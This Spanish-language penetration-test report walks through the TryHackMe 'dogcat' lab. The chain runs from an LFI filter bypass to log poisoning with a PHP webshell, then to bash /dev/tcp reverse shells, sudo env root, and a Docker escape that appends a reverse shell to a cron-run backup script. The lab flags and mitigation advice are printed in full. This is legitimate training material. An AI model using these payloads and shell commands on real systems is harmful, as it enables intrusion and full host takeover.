Informe de Análisis de Penetración - Máquina Virtual "dogcat"

1. Información General y Resumen Ejecutivo

Campo	Detalle
Cliente	TryHackMe
IP Objetivo	10.144.190.38
Plataforma	Linux (Debian), Apache 2.4.38, PHP 7.4.3
Consultor	Bender2997_
Fecha de Pruebas	26-03-2026
Criticidad	Crítica
Vectores de Compromiso	Local File Inclusion (LFI), Log Poisoning para RCE, Escalada de Privilegios por `sudo NOPASSWD`, Evasión de Contenedor (Docker Escape).

Resumen Ejecutivo:

La evaluación de seguridad sobre el objetivo (10.144.190.38) reveló una cadena de explotación crítica que permitió el control completo del sistema hasta alcanzar privilegios de `root` en el host anfitrión. El vector inicial fue una vulnerabilidad de Local File Inclusion (LFI) en el parámetro `?view=` que, al ser bypassada, se explotó mediante la técnica de Log Poisoning. Esto resultó en una Ejecución Remota de Código (RCE) como el usuario del servidor web. Tras el acceso inicial, se identificó un binario `/usr/bin/env` con permisos `NOPASSWD` a través de `sudo -l`, permitiendo una escalada de privilegios a `root` dentro del contenedor Docker.

Finalmente, se logró evadir el contenedor (Docker Escape) modificando un script de respaldo (`backup.sh`) ejecutado por un *cronjob* en el host principal, confirmando la apropiación total del entorno.

2. Metodología y Fases de Explotación

La metodología se basó en el análisis de caja negra (Black Box), dividida en las fases de Reconocimiento, Acceso Inicial, Escalada de Privilegios y Evasión del Contenedor.

2.1. Fase de Reconocimiento y Enumeración Detallada

1. **Escaneo de Puertos (Nmap):** Se realizó un escaneo completo de puertos (`-p--open`) identificando solo dos servicios activos:
    - **22/tcp (SSH):** Versión `OpenSSH 7.6p1 Ubuntu 4ubuntu0.3` (Ubuntu Linux; protocol 2.0).
    - **80/tcp (HTTP):** Versión `Apache httpd 2.4.38 ((Debian))`.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/dogcat]
└─# nmap -T5 -sS -sCV -Pn -n -p- --open 10.144.190.38 -oN scan_1.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-26 19:43 -0400
Nmap scan report for 10.144.190.38
Host is up (0.075s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
|   256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
|   256 c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: dogcat
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.14 seconds
```

- **Comando Ejecutado:** `nmap -T5 -sS -sCV -Pn -n -p- --open 10.144.190.38 -oN scan_1.txt`.

2. **Análisis de Aplicación Web (Whatweb):** La herramienta Whatweb confirmó la arquitectura de la aplicación web:
   - **Servidor:** `Apache 2.4.38 (Debian Linux)`.
   - **Tecnología:** `PHP 7.4.3`.
   - **Título:** `dogcat`.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/dogcat]
└─# whatweb 10.144.190.38
ERROR Opening: https://10.144.190.38 - Connection refused - connect(2) for "10.144.190.38" port 443
http://10.144.190.38 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.144.190.38], PHP[7.4.3], Title[dogcat], X-Powered-By[PHP/7.4.3]
```

   - **Comando Ejecutado:** `whatweb 10.144.190.38`.


3. **Búsqueda de Archivos y Directorios (Gobuster y Ffuf):**
   - **Gobuster:** La herramienta de fuzzing de directorios confirmó la existencia de `/cats/` (`Status: 301`) y `/index.php` (`Status: 200`).
   - **Ffuf (LFI Fuzzing):** Se intentó enumerar vulnerabilidades LFI, confirmando que la aplicación respondía de manera uniforme al intentar acceder a archivos de sistema con la URL `http://10.144.190.38/?view=FUZZ`.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/dogcat]
└─# ffuf -u "http://10.144.190.38/?view=FUZZ" -w /usr/share/seclists/Fuzzing/LFI/LFI-etc-files-of-all-linux-packages.txt -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.144.190.38/?view=FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Fuzzing/LFI/LFI-etc-files-of-all-linux-packages.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

/etc/acovea/benchmarks/fftbench.c [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/3ddesktop/3ddesktop.conf [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 76ms]
/etc/a2ps-site.cfg      [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 76ms]
/etc/acovea/config/gcc33_pentium4.acovea [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 76ms]
/etc/acovea/config/g++34_opteron.acovea [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 77ms]
/etc/adbbs/adbbs.cf     [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 77ms]
/etc/acovea/config/g++34_pentium4.acovea [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 77ms]
/etc/adbbs/mods/mod_group.adbbs [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 78ms]
/etc/abcde.conf         [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 78ms]
/etc/acovea/benchmarks/evobench.c [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 78ms]
/etc/adbbs/mods/mod_intstr.adbbs [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/adbbs/prewel       [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/adbbs/mods/mod_lasttime.adbbs [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/adbbs/strings.ph   [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/adzapper.conf      [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/adtool.cfg         [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/adbbs/welcome/welcome.1 [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/af/afalias         [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/af/mailcap         [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/af/afrc            [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/afbackup/client.conf [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/af/mime.charsets   [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/afbackup/changer.conf [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/afbackup/server.conf [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
/etc/af/mime.types      [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 76ms]
/etc/affix/affix        [Status: 200, Size: 455, Words: 77, Lines: 20, Duration: 75ms]
```

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/dogcat]
└─# ffuf -u "http://10.144.190.38/?view=FUZZ" -w /usr/share/seclists/Fuzzing/LFI/LFI-etc-files-of-all-linux-packages.txt -mc 200 -fs 455

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.144.190.38/?view=FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Fuzzing/LFI/LFI-etc-files-of-all-linux-packages.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
 :: Filter           : Response size: 455
________________________________________________

/etc/armagetron/settings_dedicated.cfg [Status: 200, Size: 819, Words: 106, Lines: 24, Duration: 75ms]
/etc/bacula/scripts/make_catalog_backup [Status: 200, Size: 821, Words: 106, Lines: 24, Duration: 76ms]
/etc/bacula/scripts/delete_catalog_backup [Status: 200, Size: 825, Words: 106, Lines: 24, Duration: 76ms]
/etc/catdocrc           [Status: 200, Size: 769, Words: 106, Lines: 24, Duration: 75ms]
/etc/achims-guestbook/config-locations.php [Status: 200, Size: 827, Words: 106, Lines: 24, Duration: 3640ms]
/etc/CORBA/servers/application-ps.gnorba [Status: 200, Size: 823, Words: 106, Lines: 24, Duration: 75ms]
/etc/cron.daily/fidogate [Status: 200, Size: 791, Words: 106, Lines: 24, Duration: 77ms]
/etc/cron.daily/slocate [Status: 200, Size: 789, Words: 106, Lines: 24, Duration: 75ms]
/etc/cron.daily/tomcat4 [Status: 200, Size: 789, Words: 106, Lines: 24, Duration: 75ms]
/etc/default/tomcat4    [Status: 200, Size: 783, Words: 106, Lines: 24, Duration: 77ms]
/etc/gnats/defaults/categories [Status: 200, Size: 803, Words: 106, Lines: 24, Duration: 74ms]
/etc/gnome-vfs-2.0/vfolders/applications-all-users.vfolder-info [Status: 200, Size: 869, Words: 106, Lines: 24, Duration: 75ms]
/etc/gnome-vfs-2.0/vfolders/applications.template [Status: 200, Size: 841, Words: 106, Lines: 24, Duration: 76ms]
/etc/horde2/registry.d/vacation.php [Status: 200, Size: 813, Words: 106, Lines: 24, Duration: 74ms]
/etc/horde2/templates/categorytree/rowend.inc [Status: 200, Size: 833, Words: 106, Lines: 24, Duration: 75ms]
/etc/horde2/templates/categorytree/tablefoot.inc [Status: 200, Size: 839, Words: 106, Lines: 24, Duration: 75ms]
/etc/horde2/templates/categorytree/rowstart.inc [Status: 200, Size: 837, Words: 106, Lines: 24, Duration: 75ms]
/etc/horde2/templates/categorytree/tablehead.inc [Status: 200, Size: 839, Words: 106, Lines: 24, Duration: 77ms]
/etc/init.d/fidogate    [Status: 200, Size: 783, Words: 106, Lines: 24, Duration: 78ms]
/etc/init.d/guidedog    [Status: 200, Size: 783, Words: 106, Lines: 24, Duration: 75ms]
/etc/init.d/guarddog    [Status: 200, Size: 783, Words: 106, Lines: 24, Duration: 75ms]
/etc/init.d/tomcat4     [Status: 200, Size: 781, Words: 106, Lines: 24, Duration: 75ms]
/etc/ncat.conf.MASTER   [Status: 200, Size: 785, Words: 106, Lines: 24, Duration: 75ms]
/etc/ncat.conf          [Status: 200, Size: 771, Words: 106, Lines: 24, Duration: 81ms]
/etc/network/if-down.d/51guidedog [Status: 200, Size: 809, Words: 106, Lines: 24, Duration: 75ms]
/etc/network/if-down.d/50guarddog [Status: 200, Size: 809, Words: 106, Lines: 24, Duration: 76ms]
/etc/network/if-up.d/51guidedog [Status: 200, Size: 805, Words: 106, Lines: 24, Duration: 75ms]
/etc/network/if-up.d/50guarddog [Status: 200, Size: 805, Words: 106, Lines: 24, Duration: 75ms]
/etc/news/scripts/send-fidogate [Status: 200, Size: 805, Words: 106, Lines: 24, Duration: 76ms]
/etc/otrs/Output/HTML/Lite/AdminNotificationForm.dtl [Status: 200, Size: 847, Words: 106, Lines: 24, Duration: 75ms]
```

2.2. Fase de Acceso Inicial (Local File Inclusion y RCE)


1. **Descubrimiento y Confirmación de LFI:**
   - La estructura de la URL `http://10.144.190.38/?view=dog` sugirió la presencia de un Local File Inclusion (LFI) en el parámetro `view`.




   - Un intento inicial de *Path Traversal* (`/../../../../../../../etc/tomcat4/server.xml`) resultó en un error, lo que indicaba una restricción en la inclusión del archivo.


- También se observó que con el directorio (/dog/../index) se interpreta el código del directorio, confirmado el LFI.

2. **Análisis y Bypass de Restricciones (PHP Source Code):**
   - Se utilizó el *PHP Wrapper* `php://filter` para leer el código fuente de `index.php` codificado en Base64: `/?view=php://filter/read=convert.base64-encode/resource=./dog/../index`.






- La decodificación reveló la lógica de la aplicación:
  - **Validación de Cadenas:** El valor de `view` debe contener obligatoriamente las subcadenas 'dog' o 'cat' (`containsStr($_GET['view'], 'dog') || containsStr($_GET['view'], 'cat')`).
  - **Control de Extensión:** La extensión `.php` se añade por defecto, a menos que se defina el parámetro `ext` como vacío (`$ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';`).
- **Payload de Bypass Exitoso:**




`/?view=dog/../../../../../../../etc/passwd&ext`. La inclusión de la cadena 'dog' al inicio permitió pasar la validación, y el parámetro `&ext` vacío previno la adición de `.php`, permitiendo la lectura del archivo `/etc/passwd`.

3. **Ejecución Remota de Código (RCE) Vía Log Poisoning:**
   - Se empleó la vulnerabilidad LFI para acceder al archivo de logs de Apache (`/var/log/apache2/access.log`), inyectando una *webshell* PHP en el encabezado `User-Agent`.




   - **Webshell Inyectada (User-Agent):** `<?php system($_GET['cmd']); ?>`.
   - **Ejecución de RCE:** Se accedió al log a través de la vulnerabilidad, añadiendo el parámetro `cmd` para ejecutar comandos.



- **URL de Explotación:** `http://10.144.190.38/?view=dog/../../../../../../../../var/log/apache2/access.log&ext&cmd=id`.

- **Resultados:** Se obtuvo la primera flag y se confirmó la RCE.

- **Flag 1:** `THM{Th1s_1s_N0t_4_Catdog_ab67edfa}` (obtenida de `flag.php`).



- **Flag 2:** `THM{LF1_t0_RC3_aec3fb}` (obtenida de `/var/www/flag2_QMW7JvaY2LvK.txt`).

2.3. Fase de Escalada de Privilegios (Container Root)

1. **Creación de Reverse Shell:** Para una interacción más cómoda, se estableció una *reverse shell* desde la web shell hacia la máquina Kali.
    - **Comando Invocado (Web Shell):** `bash -c 'bash -i >& /dev/tcp/192.168.128.48/4444 0>&1'`.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/dogcat]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.128.48] from (UNKNOWN) [10.144.150.88] 32768
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@c5c78e4e9a59:/var/www/html$ whoami
whoami
www-data
www-data@c5c78e4e9a59:/var/www/html$
```

2. **Enumeración de Sudo:** Desde la shell, se verificaron los permisos del usuario actual, revelando una configuración de escalada de privilegios.
    - **Comando:** `sudo -l`.
    - **Resultado Crítico:** `(root) NOPASSWD: /usr/bin/env`.
3. **Obtención de Shell de Root (Contenedor):** Se explotó el binario `/usr/bin/env` para obtener una shell interactiva como el usuario `root` dentro del contenedor Docker.

```
www-data@c5c78e4e9a59:/var/www/html$ sudo /usr/bin/env /bin/bash
sudo /usr/bin/env /bin/bash
whoami
root
```

```
root@c5c78e4e9a59:/# cd /root
cd /root
root@c5c78e4e9a59:~# ls
ls
flag3.txt
root@c5c78e4e9a59:~# cat flag3.txt
cat flag3.txt
THM{D1ff3r3nt_3nv1ronments_874112}
```

    - **Comando de Explotación:** `sudo /usr/bin/env /bin/bash`.
    - **Flag 3:** `THM{D1ff3r3nt_3nv1ronments_874112}` (encontrada en `/root/flag3.txt`).

2.4. Fase de Post-Explotación y Evasión de Contenedor (Docker Escape)

1. **Análisis de Persistencia y Escape:** La identificación de que el sistema se ejecutaba en un contenedor Docker llevó a la búsqueda de mecanismos de evasión. Se encontró un script de respaldo.

```
root@c5c78e4e9a59:/opt/backups# ls
ls
backup.sh  backup.tar
root@c5c78e4e9a59:/opt/backups# cat backup.sh
cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
root@c5c78e4e9a59:/opt/backups#
```

- **Ruta Clave:** `/opt/backups/backup.sh`.
- **Contenido de `backup.sh`:** `tar cf /root/container/backup/backup.tar /root/container`.

2. **Explotación del Cronjob Inseguro:** El script `backup.sh` se ejecutaba periódicamente con privilegios de `root` en el host anfitrión, debido a una configuración insegura de volumen montado. Se inyectó una segunda *reverse shell* al script.

```
root@c5c78e4e9a59:/opt/backups# echo "bash -i >& /dev/tcp/192.168.128.48/4445 0>&1" >> /opt/backups/backup.sh
<192.168.128.48/4445 0>&1" >> /opt/backups/backup.sh
root@c5c78e4e9a59:/opt/backups#
```

- **Inyección de Comando:** `echo "bash -i >& /dev/tcp/192.168.128.48/4445 0>&1" >> /opt/backups/backup.sh`.

3. **Obtención de Shell y Flag Final:** Tras la ejecución automática del *cronjob*, se obtuvo acceso `root` al sistema anfitrión, confirmando la evasión.

```
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [192.168.128.48] from (UNKNOWN) [10.144.150.88] 42782
bash: cannot set terminal process group (4386): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 06:84:f4:34:d3:15 brd ff:ff:ff:ff:ff:ff
    inet 10.144.150.88/18 brd 10.144.191.255 scope global dynamic ens5
       valid_lft 2457sec preferred_lft 2457sec
    inet6 fe80::484:f4ff:fe34:d315/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:43:d3:e3:0e brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:43ff:fed3:e30e/64 scope link
       valid_lft forever preferred_lft forever
5: vethc7b0177@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 62:c4:6d:01:b2:a6 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::60c4:6dff:fe01:b2a6/64 scope link
       valid_lft forever preferred_lft forever
root@dogcat:~# ls
ls
container
flag4.txt
root@dogcat:~# cat flag4.txt
cat flag4.txt
THM{esc4l4tions_on_esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcba02d}
root@dogcat:~#
```

- **Flag 4:** `THM{esc4l4tions_on_esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcba02d}` (encontrada en `/root/flag4.txt` en el host).

3. Conclusiones y Recomendaciones de Mitigación

3.1. Conclusión

El sistema demostró fallas críticas en la sanitización de entradas, permitiendo RCE y Log Poisoning. La posterior escalada de privilegios fue posible debido a una configuración excesivamente permisiva en `sudo` y a una implementación de contenedores Docker vulnerable a la evasión a través de un *cronjob* inseguro. El compromiso total del sistema anfitrión subraya la necesidad de una revisión exhaustiva de las políticas de seguridad de la aplicación y la infraestructura.

3.2. Recomendaciones Críticas

ID	Riesgo	Recomendación de Mitigación
DCG-001	Local File Inclusion (LFI)	Implementar una lista blanca estricta para los archivos permitidos a ser incluidos. Refactorizar el código para eliminar la capacidad de controlar la extensión del archivo y deshabilitar o sanear completamente el parámetro `view`.
DCG-002	Log Poisoning / RCE	Saneamiento y validación estricta de todos los datos de entrada, incluyendo encabezados HTTP como `User-Agent`, para prevenir la inyección de código. Restringir el acceso de lectura a archivos de log de Apache.
